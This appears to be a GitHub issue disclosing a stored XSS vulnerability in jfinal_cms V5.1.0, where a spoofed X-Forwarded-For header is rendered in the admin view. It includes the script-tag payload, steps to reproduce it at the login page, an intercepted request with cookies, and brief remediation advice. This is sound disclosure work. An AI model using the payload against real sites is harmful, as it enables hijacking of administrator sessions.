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There is an xss vulnerability of HTTP header injection storage in jfinal_cms V5.1.0 #34




qq87234770 opened this issue on Apr 13 · 0 comments

qq87234770 commented on Apr 13 • edited •


There is a storage XSS vulnerability in the guest TOP10 of jfinal_cms. TOP10 will display the ip of the user, but it can be modified by X-Forwarded-For, where the attacker can insert malicious XSS code. When the administrator logs in, the malicious XSS code triggers successfully.


payload: X-Forwarded-For: 192.168.1.1<script>alert ("xss")</script>

In the background login interface, enter the account password randomly, fill in the correct verification code, and then submit and grab the package.



The contents of the grab bag are as follows: Request to http://localhost:8083 [127.0.0.1] Forward Drop Intercept is on Action Open Browser retty Raw Hex 👼 🐚 🗏 POST /jfinal_cms_war/admin/login HTTP/1.1 Host: localhost:8083 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0 Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, */*; q=0.8 Accept-Language: zh-CN, zh; q=0. 8, zh-TW; q=0. 7, zh-HK; q=0. 5, en-US; q=0. 3, en; q=0. 2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 79 Origin: http://localhost:8083 Connection: close Referer: http://localhost:8083/jfinal_cms_war/admin/login Cookie: JSESSIONID=FB28FDC8B2736C1C0A69FFD6E07FF774; remember-me= b1RKd0RZNjhPbSUyRkY50HJ20EIwM3N3JTNEJTNEOm5jTVhrdmhvbHpRS2tKY0d0NDNTT2cIM0QIM0Q; UM_distinctid= 1802241d718824-0441edfe0cce908-4c3e2c73-1bcab9-1802241d719e91; CNZZDATA1255091723= 1668532217-1649833462-%7C1649895513; Hm_lvt_1040d081eea13b44d84a4af639640d51=1649842182; PHPSESSID= b2c0iisona96fl0kk2i4g5400v; beegosessionID=1a59acc617a1392de728eae4cafc3148; JSESSIONID= 421E83FB2F36C144B75774D7A985A24F; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1649903847 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 pre_page=&username=asd&password=7815696ecbf1c96e6894b779456d330e&imageCode=hM2Q





Safety advice: Strictly filter the user's input Strict control of page rendering content

Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

